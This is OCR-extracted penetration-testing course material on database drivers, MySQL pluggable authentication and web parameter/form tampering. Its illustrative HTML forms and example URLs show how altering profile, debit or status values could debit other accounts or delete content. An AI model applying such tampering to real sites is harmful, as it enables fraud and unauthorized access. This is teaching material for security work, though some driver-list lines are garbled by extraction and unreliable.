
- Developed by MySQL
  - ADO.NET Driver for MySQL (ConneC API for MySQL (mysqlclient)ctor/NET)
  - ODBC Driver for MySQL (Connector/ODBC)
  - JDBC Driver for MySQL (Connector/J)
  - C++ Driver for MySQL (Connector/C++)
  - C Driver for MySQL (Connector/C)
  - C API for MySQL (mysqlclient)
- Developed by Community
  - ADO.NET Driver for MySQL (ConneC API for MySQL (mysqlclient)ctor/NET)
  - Perl Driver for MySQL (DBD::mysql)
  - Ruby Driver for MySQL (ruby-mysql)
  - C++ Wrapper for MySQL C API (MySQL++)

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

MySQL supports Pluggable authentication which enables

- **External authentication**: Enable clients to connect to MySQL using External authentication methods PAM, Windows login IDs, LDAP, or Kerberos
- **Proxy users**: Pluggable authentication enables the external user to be a proxy for the second user.
- **External user**: Proxy user who can impersonate another user
- **Second user**: Proxied user whose identity and privileges are assumed by a proxy user

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Connection with Underlying Databases: ORACLE

The web applications can use various drivers provided by Oracle to establish a connection with the underlying database. Listed below are various available Oracle drivers used to connect Oracle database to a web application:

- **Oracle ODBC Driver**:

  Enables ODBC applications on Microsoft Windows, Linux, Solaris, and IBM Advanced Interactive eXecutive (AIX) to connect and access Oracle databases. Apart from standard ODBC functions developers can extensively use Oracle specific features to access data with high performance.

- **Oracle Data Provider for .NET (ODP.NET)**:

  Enables ADO.NET data access to the Oracle database. It helps developers to implement advanced functionality of Oracle database such as real application clusters, fast connection failover, etc.

  Two types ODP.NET Managed Drivers are available:

  - ODP.NET
  - Unmanaged Driver

- Oracle JDBC Driver for Java:


  This allows web application developers to establish connection with Oracle database. JDBC provides an interface for developers using Java to connect with various relational databases.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Oracle OCI8:

  It is the Oracle open source PHP Extension to connect to Oracle Database. It links with various Oracle client libraries such as Oracle Instant Client.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Working of Most Common Information Security Attacks

This section discusses about the most common information security attacks like parameter/ form tampering attacks, directory traversal attacks, SQL injection, file injection and command injection attacks, LDAP injection attack, XSS attack, etc.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Parameter/Form Tampering

A web parameter tampering attack involves the manipulation of parameters exchanged between client and server in order to modify application data such as user credentials and permissions, price, and quantity of products. This information is actually stored in cookies, hidden form fields, or URL Query Strings. The web application uses it to increase their functionality and control. Man in the middle (MITM) is an example of this type of attack. Attackers use tools such as Web scarab and Paros proxy for these attacks.

Parameter tampering is a simple form of attack aimed directly at an application's business logic. This attack takes advantage of the fact that many programmers rely on hidden or fixed fields (such as a hidden tag in a form or a parameter in an URL) as the only security measure for certain operations. To bypass this security mechanism, an attacker can change these parameters. A parameter tampering attack exploits vulnerabilities in integrity and logic validation mechanisms that may result in XSS, SQL injection, etc.

Detailed Description:

After establishing session between web application and user, an exchange of parameters between the web browser and the web application takes place to maintain information about a client's session, which eliminates the need to maintain a complex database on the server side. Web application uses URL queries, form fields, and cookies to pass these parameters.

Changed parameters in the form field are the best example of parameter tampering. When a user selects an HTML page, it is stored as a form field value and transferred as an HTTP page to the web application. These values may be pre-selected (combo box, check box, radio buttons, etc.), free text, or hidden. An attacker can manipulate these values. In some extreme cases, it is just like saving the page, editing the HTML, and reloading the page in the web browser.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Hidden fields that are invisible to the end user provide information status to the web application. For example, consider a product order form that includes the following hidden field:

```
<input type="hidden" name="price" value="99.90">
```

Combo boxes, check boxes, and radio buttons are examples of pre-selected parameters used to transfer information between different pages, while allowing the user to select one of several predefined values. In a parameter tampering attack, an attacker may manipulate these values. For example, consider a form that includes the following combo box:

```
<FORM METHOD=POST ACTION="xferMoney.asp">
Source Account: <SELECT NAME="SrcAcc">
<OPTION VALUE="123456789">******789</OPTION>
<OPTION VALUE="868686868">******868</OPTION></SELECT>
<BR>Amount: <INPUT NAME="Amount" SIZE=20>
<BR>Destination Account: <INPUT NAME="DestAcc" SIZE=40>
<BR><INPUT TYPE=SUBMIT><INPUT TYPE=RESET>
</FORM>
```

Bypassing:

An attacker may bypass the need to choose between two accounts by adding another account into the HTML page source code. The Web browser displays the new combo box, and the attacker can choose the new account.

HTML forms submit their results using one of two methods: **GET** or **POST**. In the GET method, all form parameters and their values appear in the query string of the next URL, which the user sees. An attacker may tamper with this query string. For example, consider a web page that allows an authenticated user to select one of his or her accounts from a combo box and debit the account with a fixed unit amount. When the user clicks on a submit button in the web browser, the URL request is as follows:

```
http://www.juggybank.com/cust.asp?profile=21&debit=2500
```

The attacker may change the URL parameters (profile and debit) to debit another account:

```
http://www.juggybank.com/cust.asp?profile=82&debit=1500
```

The attacker can modify other URL parameters, including attribute parameters and internal modules. Attribute parameters are unique parameters that characterize the behavior of the uploading page. For example, consider a content-sharing web application that enables the content creator to modify content, while other users can only view the content. The web server checks whether the user who is accessing an entry is the author or not (usually by cookie). An ordinary user will request the following link:

```
http://www.juggybank.com/stat.asp?pg=531&status=view
```

The attacker can modify the status parameter to “delete” in order to delete permission for the content.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
http://www.juggybank.com/stat.asp?pg=147&status=delete
```

Parameter/form tampering can lead to theft of services, escalation of access, session hijacking, and assuming the identity of other users, as well as parameters that grant access to developer and debugging information.


